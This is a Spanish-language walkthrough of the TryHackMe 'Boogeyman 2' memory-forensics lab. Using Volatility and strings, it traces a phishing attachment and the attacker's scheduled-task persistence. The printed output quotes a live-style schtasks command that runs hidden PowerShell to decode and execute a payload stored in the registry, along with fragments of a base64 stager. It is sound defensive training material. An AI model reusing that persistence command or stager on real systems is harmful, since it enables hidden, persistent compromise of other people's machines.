¿Cuál es la ruta completa del archivo adjunto en el correo electrónico malicioso según el volcado de memoria?

Para esto usaremos el siguiente comando:

```
vol -f WKSTN-2961.raw windows.filescan | grep Resume_WesleyTaylor
```

ubuntu@tryhackme: ~/Desktop/Artefacts										
File	Edit	View	Search	Terminal	Help					
ubuntu@tryhackme:~/Desktop/Artefacts\$	vol	-f	WKSTN-2961.raw	windows.filescan		grep	Resume_WesleyTaylor			
Progress:	100.00					PDB	scanning finished			


Qué hace:

- `windows.filescan` recorre la memoria RAM buscando estructuras de archivos abiertas o referenciadas en el momento del volcado.
- Con el `grep Resume_WesleyTaylor` filtramos solo las entradas relacionadas con el documento malicioso `Resume_WesleyTaylor.doc`.

👉 Esto te permite comprobar:

1. Si el archivo estaba abierto en el sistema comprometido.
2. La ruta completa en disco desde donde se ejecutó el documento (Si aparece la ruta eso te da evidencia directa de que el usuario abrió el documento).
3. Un offset de memoria que podrías usar después para un `dumpfiles` y extraer el artefacto directamente desde la RAM, sin depender del disco.
4. (ej. `C:\Users\<usuario>\Desktop\Resume_WesleyTaylor.doc`),

Esto enlaza el vector inicial (phishing con macro) con el payload (`update.js` → `updater.exe`), cerrando el ciclo de infección.



A screenshot of a terminal window titled "ubuntu@tryhackme: ~/Desktop/Artefacts". The window shows a command being run: "vol -f WKSTN-2961.raw windows.filescan | grep Resume\_WesleyTaylor". The output lists two file paths: "0xe58f86465740.0\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume\_WesleyTaylor (002).doc" and "0xe58f878c1420 \Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume\_WesleyTaylor (002).doc", both with size "216".

C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume\_WesleyTaylor (002).doc

Tambien podríamos ya que fue identificado el archivo con `windows.filescan`, para tener un flujo lógico deberíamos extraerlo desde memoria con **dumpfiles**.

El atacante implementó una tarea programada justo después de establecer la devolución de llamada c2. ¿Cuál es el comando completo que utilizó el atacante para mantener el acceso persistente?

Para esto usare el siguiente comando:

```
vol -f WKSTN-2961.raw windows.memmap --dump --pid 6216
```

## Dump de memoria del proceso `updater.exe` (PID 6216)

Extraigo el contenido de la memoria. Esto genera un **dump binario** de la memoria de `updater.exe` en el archivo `pid.6216.dmp`.

```

File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts$ ls
'Resume - Application for Junior IT Analyst Role.eml'  Resume_WesleyTaylor.doc  WKSTN-2961.raw
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.memmap --dump --pid 6216
Volatility 3 Framework 2.5.0
Progress: 100.00          PDB scanning finished
Virtual Physical      Size   Offset in File  File output
■

Applications Places System 🖥 ubuntu@tryhackme: ~/Desktop/Artefacts
File Edit View Search Terminal Help
0xfe0952f32000 0xe29000      0x1000 0x132df000  pid.6216.dmp
0xfe0952f33000 0x4f68000     0x1000 0x132e0000  pid.6216.dmp
0xfe0952f34000 0x28727000    0x1000 0x132e1000  pid.6216.dmp
0xfe0952f35000 0x71a6000     0x1000 0x132e2000  pid.6216.dmp
0xfe0952f36000 0x2cce5000    0x1000 0x132e3000  pid.6216.dmp
0xfe0952f37000 0x2efa4000    0x1000 0x132e4000  pid.6216.dmp
0xfe0952f4e000 0x11d0d000    0x1000 0x132e5000  pid.6216.dmp
0xfe0952f4f000 0x20e4c000    0x1000 0x132e6000  pid.6216.dmp
0xfe0952f50000 0x1584b000    0x1000 0x132e7000  pid.6216.dmp
0xfe0952f51000 0x498a000     0x1000 0x132e8000  pid.6216.dmp
0xfe0952f52000 0x38386000    0x1000 0x132e9000  pid.6216.dmp
0xfe0952f53000 0x2a285000    0x1000 0x132ea000  pid.6216.dmp
0xfe0952f89000 0x2a6b0000    0x1000 0x132eb000  pid.6216.dmp
0xfe0952f8a000 0x1292f000    0x1000 0x132ec000  pid.6216.dmp
0xfe0952f8b000 0x28eae000    0x1000 0x132ed000  pid.6216.dmp
0xfe0952f8c000 0x14fad000    0x1000 0x132ee000  pid.6216.dmp
0xfe0952f8d000 0x95ac000     0x1000 0x132ef000  pid.6216.dmp
0xfe0952f8e000 0x1b6ab000    0x1000 0x132f0000  pid.6216.dmp
0xfe0952fd4000 0x3a139000    0x1000 0x132f1000  pid.6216.dmp
0xfe0952fd5000 0xbb38000     0x1000 0x132f2000  pid.6216.dmp
0xfe0952fd6000 0x5e77000     0x1000 0x132f3000  pid.6216.dmp
0xfe0952fd7000 0x336f6000    0x1000 0x132f4000  pid.6216.dmp
0xfe0952fd8000 0x2a8b5000    0x1000 0x132f5000  pid.6216.dmp
0xfe0952fd9000 0x382f4000    0x1000 0x132f6000  pid.6216.dmp
0xfe0952fe4000 0x316b0000    0x1000 0x132f7000  pid.6216.dmp
0xfe0952fe5000 0xf7af000     0x1000 0x132f8000  pid.6216.dmp
0xfe0952fe6000 0x223ee000    0x1000 0x132f9000  pid.6216.dmp
0xfe0952fe7000 0x2a06d000    0x1000 0x132fa000  pid.6216.dmp
0xfe0952fe8000 0x28fac000    0x1000 0x132fb000  pid.6216.dmp
0xfe0952fe9000 0x2306b000    0x1000 0x132fc000  pid.6216.dmp
0xfe0952feb000 0x10776000    0x1000 0x132fd000  pid.6216.dmp
0xfe0952fec000 0x2c535000    0x1000 0x132fe000  pid.6216.dmp
0xfe0952fed000 0x33ff4000    0x1000 0x132ff000  pid.6216.dmp
0xfe0952fee000 0x2e3f3000    0x1000 0x13300000  pid.6216.dmp
0xfe0952fef000 0x1d2f2000    0x1000 0x13301000  pid.6216.dmp
0xfe0952fff000 0x36631000    0x1000 0x13302000  pid.6216.dmp
0xfe0952ff2000 0x20365000    0x1000 0x13303000  pid.6216.dmp
0xfe0952ff3000 0x3ea4000     0x1000 0x13304000  pid.6216.dmp
0xfe0952ff4000 0x25ea3000    0x1000 0x13305000  pid.6216.dmp
0xfe0952ff5000 0x22ba2000    0x1000 0x13306000  pid.6216.dmp
0xfe0952ff6000 0x12461000    0x1000 0x13307000  pid.6216.dmp
0xfe0952ff7000 0x2e6a0000    0x1000 0x13308000  pid.6216.dmp
0xfe095300e000 0x2aed5000    0x1000 0x13309000  pid.6216.dmp
0xfe095300f000 0x111d4000    0x1000 0x1330a000  pid.6216.dmp
0xfe0953010000 0x13d93000    0x1000 0x1330b000  pid.6216.dmp
■

Applications Places System 🖥 Mon Sep 1, 1
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts$ ls
'Resume - Application for Junior IT Analyst Role.eml'  Resume_WesleyTaylor.doc  WKSTN-2961.raw  pid.6216.dmp
ubuntu@tryhackme:~/Desktop/Artefacts$ 

```

Una vez obtengo el archivo, uso `strings` para identificar patrones o comandos maliciosos en la memoria del proceso con el siguiente comando:

```
strings pid.6216.dmp | grep -e 'schtasks'
```

Esto permite detectar si el malware estaba interactuando con el **programador de tareas de Windows (schtasks.exe)**, una técnica común de persistencia.

```
Applications Places System Terminal Mon Sep 1, 15:42
ubuntu@tryhackme: ~/Desktop/Artefacts
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts$ ls
'Resume - Application for Junior IT Analyst Role.eml'  Resume_WesleyTaylor.doc  WKSTN-2961.raw  pid.6216.dmp
ubuntu@tryhackme:~/Desktop/Artefacts$ strings pid.6216.dmp | grep -e 'Schtasks'
Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater daily trigger at 09:00.
ubuntu@tryhackme:~/Desktop/Artefacts$
```

Como no me da un resultado completo realizo una búsqueda directa en toda la imagen de memoria completa para confirmar si existen referencias a los mismos artefactos o comandos en otras áreas:

```
strings WKSTN-2961.raw | grep schtasks
```

Esto ayuda a validar si el indicador (`schtasks`) estaba **solo en la memoria del proceso malicioso** o disperso en la imagen de memoria completa.

```
Applications Places System Terminal Mon Sep 1, 15:44
ubuntu@tryhackme: ~/Desktop/Artefacts
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts$ ls
'Resume - Application for Junior IT Analyst Role.eml'  Resume_WesleyTaylor.doc  WKSTN-2961.raw  pid.6216.dmp
ubuntu@tryhackme:~/Desktop/Artefacts$ strings pid.6216.dmp | grep -e 'Schtasks'
Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater daily trigger at 09:00.
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep schtasks
/run "cmd.exe /c echo " & chr(powershell.exe [io.file]::writeallbytes(schtasks /create /f /sc minute /mo 3 /tn.run "cmd.exe /c echo " & set
w8      CkAfABJAEUAWAA=;schtasks /Cre
*cmd /c schtasks /Run /TN
schtasks+
), "0."schtasks /cri
schtasks /create /sc minuQ
schtasks /cre
un"schtasks/cre
schtasks.exe /CREATE /RL H
`schtasks/
schtasks.exe /creat8
schtasks
schtasks
schtasks.
schtasks.pdb
BkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAGgAbABGAEsAcwBBAE8AagA9AFkAYgBNAEwANwAxAGsAUgBtAEsAZQBBADUAMAAzAE0AOABWAGoAcwA4AFcAOABXAD
QAZgBZAD0AIgApADsAJABkAGEAdABhAD0AJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQoACQAcwBLAHIAKwAkAHQAKQATACQAcwBhAFsAMAAuAC4AMw
BdADsAJABkAGEAdABhAD0AJABkAGEAdABhAFsANAAuAC4AJABkAGEAdABhAC4AbABLAG4AZwB0AGgAXQATAC0AagBvAGkAbgBbAEMAaAbhAHIAwBdAF0AKAAmACAAJABSACAAJABkAG
EAdABhACAAKAkAEkAVgArACQASwApACKAfABJAEUAWAA=;schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion\debug)))\"';Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater daily trigger at 09:00.'
6T5schtasks.exe /creat8
schtasks PA
schtasks.exe /c
schtasks
/c schtasks /cre
schtasks /c
schtasks /delete /tn wm /fs
/c schtasks
ubuntu@tryhackme:~/Desktop/Artefacts$
```

**hasta este punto:**

1. Extraje el dump del proceso con `vol windows.memmap`.
2. Valide el dump con `strings` para IoCs como `schtasks`.
3. Amplié la validación con la memoria completa para ampliar la visibilidad.

## Desglose de la salida de los últimos dos comandos para entender mejor:

Al ejecutar: el `strings pid.6216.dmp | grep -e 'Schtasks'`

\*Se encontró:

```
Schtasks persistence established using listener http stored in
HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater daily trigger at 09:00.
```

Esto reveló directamente que el malware creó una **tarea programada llamada “Updater”** configurada para ejecutarse **diariamente a las 09:00**. Y que la carga maliciosa estaba almacenada en el registro (`HKCU:\Software\Microsoft\Windows\CurrentVersion\debug`).

Con: `strings WKSTN-2961.raw | grep schtasks`

Se observaron múltiples entradas como: `schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ...'`

Esto confirma que el atacante usó `schtasks.exe` para registrar la tarea persistente que ejecuta un **script PowerShell oculto**, cargando código desde el registro (mediante `IEX` + `Base64`) con esto podemos ver la salida para encontrar nuestra respuesta.

The terminal window shows the following command and its output:

```
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep schtasks
schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater daily trigger at 09:00.
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep schtasks
/run "cmd.exe /c echo " & chr(powershell.exe [io.file]::writeallbytes(schtasks /create /f /sc minute /mo 3 /tn.run "cmd.exe /c echo " & "s
et
\8     CKAfABJAEUWAA=;schtasks /cre
`cmd /c schtasks /Run /TN
schtasks+
), "0."schtasks /cri
schtasks /create /sc minuQ
schtasks /cre
un"schtasks/cre
schtasks.exe /CREATE /RL H
`schtasks/
schtasks.exe /creatB
schtasks
schtasks.
schtasks.pdb
ikAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACTIALAAiAGgAbABGAEsAcwBBAE8AagA9AFkAYgBNAEwANwAxAGsAUgBtAEsAZQBBADUAMAAzAE0AOABWAGoAcwA4AFcAOABXAl
IAZgBZAD0AIgApADsAJABkAGEAdABhAD0AJAB3AGMALgBEAG8AdwBuAGwBhAGQARABhAHQAYQoACQAcwBLAHIAKwAKAHQAKQA7ACQAAQB2AD0AJABkAGEAdABhAFsAMAAuAC4AM
dADsAJABkAGEAdABhAD0AJABkAGEAdABhAFsANAAuAC4AJABkAGEAdABhAC4AbABL4AZwB0AGgAXQA7AC0AagBvAGkAbgBbAEMAaABhAHIAWwBdAF0AKAAmACAAJABSACAAJABkA
AdABhACAAKAAkAEkAVgArACQASwApAckAfBJAEUWAA=;schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShe
l\v1.0\powershell.exe -NonI -W hidden -c \"IEX {[Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion\debug)))}\"';Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater daily trigger at 09:00.'
```

## Conclusión

- El atacante utilizó el **programador de tareas de Windows** (`schtasks.exe`) para garantizar que el malware persistiera tras reinicios.
- La tarea **Updater** se ejecutaba automáticamente todos los días a las 09:00.
- La carga maliciosa estaba almacenada en el **registro de usuario (HKCU)**, un método común de ocultar el payload y dificultar su detección.

Con esto tenemos tanto la **evidencia forense en el dump del proceso** como en la **imagen completa de memoria**, lo que refuerza la atribución de la técnica MITRE ATT&CK:

- **T1053.005 – Scheduled Task/Job: Scheduled Task**
- **T1547.001 – Registry Run Keys / Startup Folder (registro para persistencia)**

## Conclusión

El laboratorio **Boogeyman 2** refleja una clara evolución en las **sofisticación de las técnicas** empleadas por el grupo de amenazas, marcando diferencias significativas respecto al primer escenario (**Boogeyman 1**).

En **Boogeyman 1**, el vector de ataque se basaba principalmente en un **correo de phishing** con un documento malicioso que contenía macros. La ejecución de estos macros permitía al atacante descargar un binario y ejecutarlo en la máquina comprometida. La infraestructura de C2 y las técnicas empleadas eran más simples y directas, con un enfoque en lograr acceso inicial y ejecutar código de forma remota.

En **Boogeyman 2**, aunque el ataque inicia de manera similar (un correo de phishing con un documento Word ofuscado con macros), la campaña incorpora un **nivel mayor de complejidad y persistencia**:

- **Descarga encubierta y ejecución vía WScript** de un archivo malicioso disfrazado en formato ".png".
- Implementación de **persistencia avanzada** con `schtasks.exe`, asegurando la ejecución periódica del payload, y almacenando código malicioso dentro del **registro de Windows**, lo que dificulta la detección tradicional.

- Uso de **canales alternativos de comunicación y exfiltración**, destacando consultas DNS con datos fragmentados en subdominios, técnica que permite eludir controles de seguridad convencionales.
- Integración de procesos más encadenados (`winword.exe → wscript.exe → payload`), evidenciando un flujo de ataque más estructurado.

En conjunto, el **Boogeyman 2** demuestra que el grupo no solo mantuvo tácticas previas, sino que **amplió y diversificó su arsenal**, alineándose con TTPs más avanzados del marco MITRE ATT&CK, incluyendo:

- **Persistencia mediante Scheduled Tasks (T1053.005)**.
- **Almacenamiento de payload en el Registro (T1547.001)**.
- **Exfiltración mediante DNS (T1048.003)**.

La diferencia clave entre ambos escenarios radica en que **Boogeyman 1 se enfocó en comprometer y ejecutar código**, mientras que **Boogeyman 2 buscó mantener acceso persistente, ocultar su actividad y exfiltrar información sensible**.

Esto refleja la **madurez operativa** del adversario, con un salto hacia tácticas que buscan **supervivencia en el sistema comprometido**, mayor **sigilo y continuidad de la operación maliciosa** a largo plazo.